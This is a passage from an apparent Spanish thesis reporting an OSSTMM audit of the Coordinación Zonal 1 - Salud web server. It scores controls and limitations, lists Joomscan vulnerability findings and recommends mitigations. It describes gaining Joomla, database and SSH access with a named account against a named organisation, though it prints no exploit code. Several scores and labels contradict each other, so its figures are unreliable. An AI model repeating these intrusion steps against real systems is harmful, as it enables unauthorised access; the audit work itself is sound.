- Es importante tener en cuenta que la herramienta de Nessus puede indicar que el sistema operativo y la versión de CentOS (*)

Como se demuestra en la figura 19 se observa la versión de CentosOs.

Figura 23

Verificación de versión de CentosOs



Nota. Elaboración propia. Recuperado de Nessus

Al usar una versión no actualizada como se obtuvo en la página web de la de la Coordinación Zonal 1- Salud, se pierde la oportunidad de utilizar las medidas de seguridad más recientes y proteger el sistema contra amenazas conocidas.

Como resultado, se obtiene un valor numérico para el acceso en este canal de ***PA=4*** sumando todos los valores marcados con un asterisco (*) en cada litera de este caso.

4.6.1.3 Confianza (*PT*).

Dado Se asignará un valor numérico de PT=1 a la Confianza para este canal porque el acceso a la información de la página web de Coordinación Zonal 1 - Salud solo requiere la autorización del empleado de la Dirección Zonal de Tecnologías de la Información y Comunicaciones, donde se gestiona dicha información, o, en su defecto, a su estación de trabajo.

4.6.2 Controles

Establecer los controles activos y pasivos para identificar posibles intrusiones y realizar un filtrado adecuado. Además, llevar a cabo pruebas preliminares antes de las pruebas reales es esencial para reducir el riesgo de dañar los datos resultantes de estas pruebas, así como para ajustar o cambiar a los empleados o agentes que monitorean los estados de alarma.

4.6.2.1 Autenticación (LC_{Au}).


En la Dirección Zonal de Tecnologías de la Información y Comunicación asigna manualmente una dirección IP en este caso al servidor web a una computadora debidamente autorizada para el proceso de autenticación.

Esta configuración establece parámetros cruciales para el funcionamiento del servidor web. La configuración de la dirección IP del servidor web como RHOSTS facilita la localización del servidor en la red. RPORT es otro nombre para el puerto del servidor web. Esta especificación es esencial para asegurar una conexión efectiva y segura al permitir que

las comunicaciones y las solicitudes entrantes se realicen a través del puerto correcto y como se observa en la figura 23.

Figura 24

Verificación de puerto servidor web



Nota. Elaboración propia.

Con estas configuraciones, se establece la dirección IP del servidor web como el puerto del servidor web como 80, y se define la ruta del complemento. Estas asignaciones permiten que el sistema funcione de manera adecuada, asegurando una conexión efectiva y la correcta ubicación del complemento necesario para realizar copias de seguridad con.

En Como resultado, se obtiene un valor numérico para el acceso en este canal de PA=1 sumando todos los valores marcados en cada literal,

4.6.2.2 Indemnización (*LCId*).

Registrar y enumerar los objetivos y servicios que están protegidos contra el abuso o elusión de la política de los empleados, están asegurados contra robo o daños, o utilizan renuncias de responsabilidad y permisos.

Los objetivos protegidos contra el robo o el daño son los equipos de computación, computadoras y comunicación; no hay objetivos protegidos contra el abuso o la elusión de políticas de los empleados.

Daños al equipo por impacto intencionado (*), daños por descarga eléctrica (*), daños por manipulación inadecuada (*) y robo son limitaciones estipuladas en el contrato de seguro. Los objetos protegidos contra robo o daño son computadoras, y equipos de comunicaciones; Ningún objetivo es inmune al abuso o elusión de las políticas de los empleados.

Sumando los valores marcados con un asterisco (*) a cada letra proporcionada para este elemento, obtenemos el valor numérico para el Control Indemnización: ***LCId=4***.

4.6.2.3 Resistencia (*LCRe*).

Los posibles impactos en el acceso al objetivo de resistencia que podrían provocar una falla del sistema incluyen la presencia de un dispositivo que ha llegado al final de su vida útil.

Verifique los permisos disponibles debido a un error. Acceso no administrado en caso de error. (*)

Verificar que existan controles para evitar el acceso o permisos que excedan el nivel inferior de autorización que pueda estar presente en el caso particular. (*)

Teniendo en cuenta los valores marcados (*) en las letras anteriores, tenemos el valor numérico total de la Resistencia en este canal: $\boldsymbol{LCRe=3}$

4.6.2.4 Subyugación ($\boldsymbol{LCSu}$).

El servicio de acceso remoto se puede manejar vía hemos obtenido acceso al gestor de contenido joomla, a la base de datos. A través del uso de la Shell o línea de comandos en el sistema operativo, es posible obtener información sobre los usuarios que tienen permisos de acceso al sistema.

Se logró acceder correctamente al sistema operativo utilizando el nombre de usuario "soporte" y la contraseña que se obtuvo al realizar la conexión SSH. La contraseña fue verificada y el servicio SSH permitió la autenticación exitosa del servidor.

Después de usar las credenciales que hemos obtenido para acceder al sistema operativo a través de SSH, nuestro siguiente objetivo es intentar acceder como usuario administrador (*).

Aunque se tiene el acceso por ssh al sistema operativo, vamos a tratar de acceder como usuario administrador (*)

El usuario puede tener un nivel de privilegio limitado y no tener la autoridad necesaria para realizar esta acción.

Es importante mencionar que la falta de permisos adecuados para realizar ciertas acciones es una medida de seguridad comúnmente utilizada para evitar que usuarios no autorizados realicen cambios potencialmente peligrosos o comprometan la integridad del sistema. (*)

El valor numérico para el control de **Subyugación**, en este canal es de: $\boldsymbol{LCSu}=2$

4.6.2.5 Continuidad ($LCCt$).

Debido a que la página web está respaldada en un Backup, la recuperación en caso de una falla en un equipo particular puede llevar alrededor de un día (*). No obstante, se están haciendo esfuerzos para el tiempo de acceso a la página sea lo más rápido posible.

Por lo tanto, los valores de control de Continuidad tienen un valor numérico ***LCNR = 1.***

4.6.2.6 No repudio ($LCNR$).

El único método que permite identificar el acceso a las instalaciones de la Coordinación Zonal 1- Salud es el sistema de videovigilancia (*).

Por lo tanto, los valores de control de No-Repudio tienen un valor numérico ***LCNR = 1.***

4.6.2.7 Confidencialidad ($LCCf$).

Se describe todas las interacciones con servicios o recursos que pasan por el canal. Esto se logrará mediante el uso de enlaces seguros, cifrado e interacciones (*). Para proteger la confidencialidad de la información personal de las partes involucradas. (*). Revisar los métodos aceptados utilizados para garantizar la seguridad de los datos. Probar la solidez y el diseño del método de cifrado utilizados.

Para este canal se hace uso de un control específico de **Confidencialidad**, por lo tanto, se tiene un valor numérico de este control de: $LCcf=2$

4.6.2.8 Privacidad ($LCPr$).

Para poder utilizar este canal se realizaron pruebas, garantizando así la integridad y seguridad de página web.

El valor numérico de acceso a canales de radio PA = 2 se obtiene sumando los valores marcados con un asterisco en el control de integridad con (*)

4.6.2.9 Integridad ($LCIt$).

Identificar y evaluar la falta de integridad a través de un proceso registrado, firmado, cifrado, codificado para que la página web no puedan alterarse, redirigirse o modificarse sin que las partes involucradas lo sepan.

La Coordinación Zonal 1- Salud no cuenta con un sistema de control que garantice la integridad de la información. Por lo tanto, el valor numérico asociado con esta entrada es ***LLCit=0,*** lo que significa que no existen medidas para proteger la integridad de los datos.

4.6.2.10 Alarma ($LCAl$).

Cuando el personal detecte una situación sospechosa, deberá considerar y explicar cómo poner en marcha un sistema completo de alerta, registrando o enviando mensajes a cada puerto de acceso en cada canal. En caso de sospechas de intentos de actores maliciosos, ingeniería social o cualquier actividad fraudulenta para eludir las medidas de seguridad, se implementa esta medida. La Coordinación Zonal 1 - Salud emplea el Centro de Gestión de Seguridad de ESET como antivirus en su sistema de alertas. Además, este servicio ofrece funciones de firewall que alertan a los usuarios sobre cualquier actividad sospechosa en la red.

En este caso para este control el valor numérico para el control de **Alarma** en este canal es de: $\boldsymbol{LC_{Al}=2}$.

4.6.3 Limitaciones


Identificar y documentar tipos de limitaciones de este canal son 5 tipos.

4.6.3.1 Vulnerabilidad (Lv).

Las vulnerabilidades encontradas con la herramienta Joomscan para realizar un análisis completo del sistema es:

Figura 25

Resultado de las vulnerabilidades encontradas con la herramienta Joomscan



Nota. Elaboración propia

Podemos observar y describimos cada una de las vulnerabilidades;

Exploit-45423 Tiene una vulnerabilidad en la solicitud de credenciales no autenticadas. Un atacante puede obtener credenciales cifradas enviando un paquete específico a la interfaz vulnerable.

Joomla 3.0.2 es una versión específica del sistema de gestión de contenidos

PHP object injection: Cuando se permite la deserialización de objetos PHP no confiables, se produce una vulnerabilidad de seguridad conocida como "inserción de objetos en PHP". La serialización en PHP es el proceso de convertir un objeto en una cadena de bytes

para su almacenamiento o transmisión, mientras que la deserialización es el proceso inverso de reconstruir el objeto a partir de esa cadena de bytes.

Exploits 24551 Hasta la versión 0.3, el plugin de WordPress, valida o escapa del parámetro antes de utilizarlo en una sentencia SQL, lo que provoca un problema de inyección SQL. https://nvd.nist.gov/vuln/detail/CVE-2021-24551

Exploits 25087 El patrón sprintf inseguro causa múltiples vulnerabilidades de desbordamiento de búfer UR32L v32.3.0.5, puede ser causado por una petición HTTP especial. Un atacante puede causar estas vulnerabilidades enviando peticiones HTTP. La función firewall_handler_set produce este desbordamiento de búfer con las variables index y to_dport. https://kb.prohacktive.io/es/index.php?action=detail&id=CVE-2023-25087

Exploit 35033 Si un atacante local desmonta el dispositivo y conecta el dispositivo con un cable USB, o si un usuario autenticado habilitó la función de asistencia remota, una vulnerabilidad en versiones específicas del firmware y con gestión de contraseñas preconfigurada podría permitir a un atacante obtener acceso root al dispositivo

Por lo tanto, al sumar los criterios mencionados anteriormente, se puede determinar que el valor numérico del control de integridad en este canal es LCIt = 4.

4.6.3.2 Debilidad (*Lw*).

En este proceso de debilidad es la consecuencia de sumas los valores de errores de control Tipo A

Así, aplicando el concepto de la Ecuación 2 (véase pág. 49), teniendo en cuenta los defectos o errores de control Tipo A descritos en las explicaciones anteriores, habrá un valor numérico de la debilidad en este canal:

$$L_W = FC_{Au} + FC_{Id} + FC_{Re} + FC_{Su} + FC_{Ct}$$

$$L_W = 1 + 4 + \mathbf{3} + \mathbf{0} + \mathbf{1}$$

$$L_W = 8$$

Por lo tanto, al sumar los criterios mencionados anteriormente, se puede determinar que el valor numérico de la integridad este canal es ***LCIt = 8.***

4.6.3.3 Preocupación (*Lc*).

En este proceso de debilidad es la consecuencia de sumas los valores de errores de control Tipo B

Así, aplicando el concepto de la Ecuación 3 (véase pág. 52), teniendo en cuenta los defectos o errores de control Tipo B descritos en las explicaciones anteriores, habrá un valor numérico de la debilidad en este canal:

$$L_C = FC_{NR} + FC_{Cf} + FC_{Pr} + FC_{It} + FC_{Al}$$

$$L_C = 1 + 2 + 2 + 0 + 2$$

$$L_C = 6$$

Por lo tanto, al sumar los criterios mencionados anteriormente, se puede determinar que el valor numérico de la preocupación este canal es ***LCIt = 6***

4.6.3.4 Exposición (*LE*).

En el transcurso de la auditoría, Lynis examinará varios aspectos del sistema que están expuestos, como la configuración del sistema operativo, los servicios activos, los usuarios y grupos, los permisos de archivos y directorios y otros problemas de seguridad,

System tolls; Se puede observar la herramientas y utilidades que se utilizan para administrar el proceso de arranque de un sistema y controlar los servicios.

Boot and services: Indica los servicios se inician durante el arranque y administrar los servicios que se ejecutan en segundo plano.

Kernel: Indica las herramientas permiten a los administradores configurar, además, de cargar y descarga, monitorear el rendimiento

Se observa que existen tres exposiciones por lo tanto, al sumar los criterios mencionados anteriormente, se puede determinar que el valor numérico de la exposición este canal es ***LCIt = 3***

4.6.3.5 Anomalía (*LA*).

Una anomalía puede consistir en respuestas correctas provenientes de una página web distinta a la que se esperaba durante un sondeo. La única manifestación de esta anomalía en los servicios web solo puede ser supervisada por la Dirección Zonal de Tecnologías de la Información y Comunicación, permitiéndole detectar y evidenciar cualquier irregularidad en este caso particular.

Por lo tanto, al sumar los criterios mencionados anteriormente, se puede determinar que el valor numérico de exposición este canal es ***LCIt = 1***


4.6.4 Calculadora RAV

Los valores obtenidos durante las pruebas de canal de redes de datos en la Coordinación Zonal 1 de Salud. Para lograrlo, se utilizó el método establecido por la técnica, es decir, se agregaron los valores correspondientes a la tabla correspondiente a cada elemento requerido por porosidad (OPSEC):

La Tabla 28 muestra los resultados obtenidos de la auditoría del canal de seguridad red de datos.

Tabla 28

Resultados de la auditoría del canal de seguridad redes de datos



PRUEBAS DE SEGURIDAD REDES DE DATOS

OSSTMM version 3.0

Inserte en los espacios en blanco a los valores numéricos OPSEC. Controles y limitaciones con los resultados de la prueba de seguridad. Visite OSSTMM. (www.osstmm.org.) para más información

ISECOM
INSTITUTE FOR SECURITY AND OPEN METHODOLOGIES

OPSEC

Visibilidad	1
Acceso	4
Confianza	1
	6

OPSEC 7.72

CONTROLES

Clase A		Ausentes
Autentificacion	1	5
Indemnizacion	4	2
Subyugacion	3	3
Resistencia	2	4
Continuidad	1	5
Total Clase A		

Controles Verdaderos 5,09

Controles Total 5,09

Cobertura Verdadera A 36,67

Clase B		Ausentes
No-Repudio	1	5
Confidencialidad	2	4
Privacidad	2	4
Integridad	0	6
Alarma	1	4
Total ClaseB		

Cobertura Verdadera B 23,33%

Total Covertura Verdadera 30%

		Ausentes Verdaderas
Total Todas Controles	18	42
Cobertura Total	30,00%	70,00%

LIMITACIONES

		Valor Numerico	
Vulnerabilidad	4		32
Debilidad	8	8	33,33
Preocupacion	6	4,16	29
Exposición	3	4,83	10,33
Anomalias	1	3,58	3,11
ToTAL# Limitaciones	22		total 108,20

Limitaciones 16,27

Seguridad -13,64

Proteccion Verdadera 81,10

Seguridada Actual: 81,13


Nota. Elaboración propia

4.6.5 Análisis de Resultados

El análisis realizado muestra que la señal de seguridad Δ implementada por el canal de redes de datos por La Coordinación Zonal 1- Salud es negativa, con un valor numérico de -18.90. Es importante enfatizar que la seguridad de la red de datos es esencial para proteger la información confidencial y la privacidad del usuario. Por lo tanto, La Coordinación Zonal 1- Salud debería revisar y fortalecer los controles operativos de seguridad de datos, en la Figura 26 se muestra el análisis de este parámetro.

Figura 26

Análisis de Auditoria del Canal de Seguridad Redes de Datos



Nota: La grafica indica la relación de parámetros con respecto a su valoración

La gráfica muestra la relación entre diferentes parámetros y su valoración. Entre los parámetros utilizados para determinar un análisis del canal Seguridad Redes de Datos, el que presenta mayor criticidad es el de limitaciones. En el caso de Seguridad Δ, se puede confirmar su valor utilizando la ecuación correspondiente

Para el caso del Seguridad Δ, su valor puede ser ratificado haciendo uso de la ecuación 5 (véase pág. 52), así

$$\textbf{Seguridad } \Delta = \textbf{Controles Verdaderos} - \textbf{OPSEC} - \textbf{Limitaciones}$$

$$\textbf{Seguridad } \Delta = 7.72 - 5.09 - 16.27$$

$$\textbf{Seguridad } \Delta = -13.64$$

A partir de la evaluación RAV (Evaluación de riesgos de activos vulnerables), se identifican una serie de riesgos clave relacionados con la seguridad de la red de datos. Los principales problemas identificados son:

Falta de configuración de red privada virtual (VPN). Como las VPN no existen para proteger las conexiones remotas, las comunicaciones pueden ser interceptadas. Falta de monitoreo y análisis de registros de red: los registros de actividad de la red no se revisan periódicamente, lo que dificulta la detección de actividades maliciosas o inusuales.

Equipos de red y servidores obsoletos: el uso de hardware y software obsoletos aumenta el riesgo de ataques debido a la falta de parches de seguridad.

Protección inadecuada contra ataques: la infraestructura actual carece de medidas efectivas para mitigar los ataques comunes de denegación de servicio que pueden interrumpir el servicio. Acceso no autorizado a equipos de red:

El mecanismo de control de acceso: al equipo principal no es lo suficientemente perfecto, lo que permite que personal no autorizado acceda a la red.

Segmentación de red inadecuada: la falta de una segmentación adecuada facilita que los atacantes se muevan lateralmente sin restricciones al ingresar a la red.

No cifrar los datos en tránsito: no cifrar correctamente los datos transmitidos a través de Internet puede exponer la información a ataques de escuchas ilegales.

El análisis del canal de seguridad en redes de datos ha revelado la presencia de importantes deficiencias que requieren una acción inmediata. El valor negativo de Seguridad Δ (-13.64) y la deficiencia en los controles de protección destacan la necesidad de reforzar los mecanismos de seguridad. Las redes de datos de la Coordinación Zonal 1- Salud se encuentran vulnerables a diversos tipos de ataques, como accesos no autorizados, ataques DDoS y la interceptación de datos no cifrados, lo que compromete la confidencialidad y seguridad de la información crítica.

4.7 Resultados Finales

Los resultados finales de las pruebas en cada canal se muestran en las figuras 13, 14, 15, 17 que proporcionan la base para estos hallazgos. Con estos datos, la evaluación del estado actual del sistema de seguridad de La Coordinación Zonal 1- Salud se completa. Es importante señalar que el objetivo del cálculo del promedio de los valores numéricos obtenidos de los diferentes canales es realizar un análisis completo de la Seguridad Δ. Este análisis global muestra que los mecanismos de seguridad actualmente utilizados por La Coordinación Zonal 1- Salud.

Tabla 29

Resultados Finales

	Valores de Análisis				
Canal	**Humano**	**Físico**	**Inalámbrico**	**Redes de Datos**	**Promedio**
OpSec	6.14	6.77	7.72	7.22	6.96
Limitaciones	12.69	12.14	10.40	16.27	12.88
Controles Verdaderos	4.74.	5.09	3.64	5.09	4.64

Seguridad Δ	-14.09	-13.82	-14.49	-13.64	−14.01
Protección Verdadera	85.91	86.18	85.51	81.10	84.68
Seguridad Actual	85.79	86.03	85.65	81.13	84.65

Nota. Elaboración propio

OpSec (Seguridad Operacional)

El promedio de OpSec es 6,96, lo que indica un nivel moderado de seguridad operacional en varios canales. El canal humano tiene el valor más bajo (6.14), lo que podría indicar una menor efectividad en la seguridad operativa de las personas involucradas en los procesos, mientras que el canal inalámbrico tiene el valor más alto (7.72), lo que indica una mayor vigilancia o control en ese aspecto.

Limitaciones

El promedio de restricciones es de 12,88, además de lo que indica un nivel significativo de restricciones en los canales evaluados. El valor más alto se encontró en el canal de redes de datos (16.27), es así que indica que este canal puede enfrentar las mayores restricciones, es por ello que posiblemente debido a restricciones técnicas o normativas. Por otro lado, el canal inalámbrico tiene las menor restricciones (10.40), lo que le da más flexibilidad y menos problemas para funcionar.

Controles Verdaderos

El promedio para los controles verdaderos es 4.64, lo que indica que todos los canales tienen un bajo nivel de control. En comparación con el canal inalámbrico, que tiene el valor más bajo (3.64), los canales físicos y de redes de datos comparten el valor

más alto (5.09), lo que indica un control más fuerte. Esto indica que la implementación de controles efectivos para el canal inalámbrico puede requerir más atención.

Seguridad Δ (Delta de Seguridad)

Los niveles de seguridad esperados disminuyeron para todos los canales es así que según el promedio de seguridad de 14,01. Además de la disminución más significativa se observó en el canal inalámbrico (-14.49), esto implica que indica una mayor probabilidad de vulnerabilidades. Por ello los canales de redes de datos físicas y de datos tuvieron los valores más bajos (-13.82 y -13.64), lo que indica una disminución menos significativa en su seguridad.

Protección Verdadera

El promedio de protección verdadera es 84,68, lo que indica que todos los canales tienen un alto nivel de protección. El valor más alto (86.18) del canal físico indica que está bien protegido frente a riesgos. Por otro lado, el canal de redes de datos tiene el valor más bajo (81.10), lo que indica que se necesitan mejoras en la protección.

Seguridad Actual

El promedio para la seguridad actual es 84,65, por lo tanto lo que indica una alta seguridad con poca variación entre canales. Además el canal físico tiene el valor más alto es por ello que el dato de (86.03) mientras que el canal de redes de datos tiene el valor más bajo (81.13), lo que demuestra la necesidad de mejorar la seguridad.

Los valores promedio que indican que, en general, los niveles de seguridad y protección son altos, es por ello por lo que es especialmente en los canales físico e inalámbrico, aunque hay áreas de mejora, además en lo particular en los controles

verdaderos y las limitaciones, donde el canal de redes de datos requiere una mayor y especial atención por lo que este caso el servicio web es el de mayor prioridad.

4.8 Requisitos de Seguridad para Mitigar las Vulnerabilidades Encontradas

Los hallazgos en este canal humano identifican los siguientes requisitos a mitigar.

Los requisitos del canal humano tienen como objetivo principal asegurarse de que el personal esté adecuadamente capacitado y consciente de los riesgos. Esto reducirá significativamente el riesgo de errores humanos que puedan poner en peligro la seguridad del sistema. La instalación de cámaras de seguridad en todas las entradas y salidas del centro de datos, así como en las áreas sensibles, es un aspecto crucial a tener en cuenta. Es esencial que estas cámaras estén conectadas a un sistema de monitoreo en tiempo real y que las grabaciones se almacenen durante un período adecuado de tiempo para futuras revisiones.

Además, la capacitación y preparación adecuadas del personal en temas de seguridad reducirá los riesgos de error humano. Además, la implementación de estos requisitos complementará otras medidas técnicas de seguridad, creando un entorno de protección integral para los activos web de la Coordinación Zonal 1-Salud. Por ejemplo, el acceso a sistemas cruciales como el centro de datos debe estar respaldado por autenticación múltiple, lo que garantiza que solo personas autorizadas puedan acceder a los activos web.

Los hallazgos en el canal físico, para los requisitos a mitigar que se detallan a continuación

Es fundamental implementar sistemas de autenticación confiables, como tarjetas de acceso y autenticación biométrica, para garantizar que solo los empleados autorizados

puedan acceder al centro de datos. Los hallazgos del canal indican una serie de requisitos que deben reducirse, según la evaluación de RAV:

El registro de los accesos es crucial para mejorar la seguridad. Esto implica mantener un registro detallado de todas las entradas y salidas del centro de datos, anotando los horarios de acceso y identificando al personal involucrado. En caso de incidentes de seguridad, este registro permite auditorías rápidas y efectivas.

Los hallazgos en el canal seguridad Inalámbrica, se identifica claramente que se existen ciertos riesgos asociados que se detallan a continuación

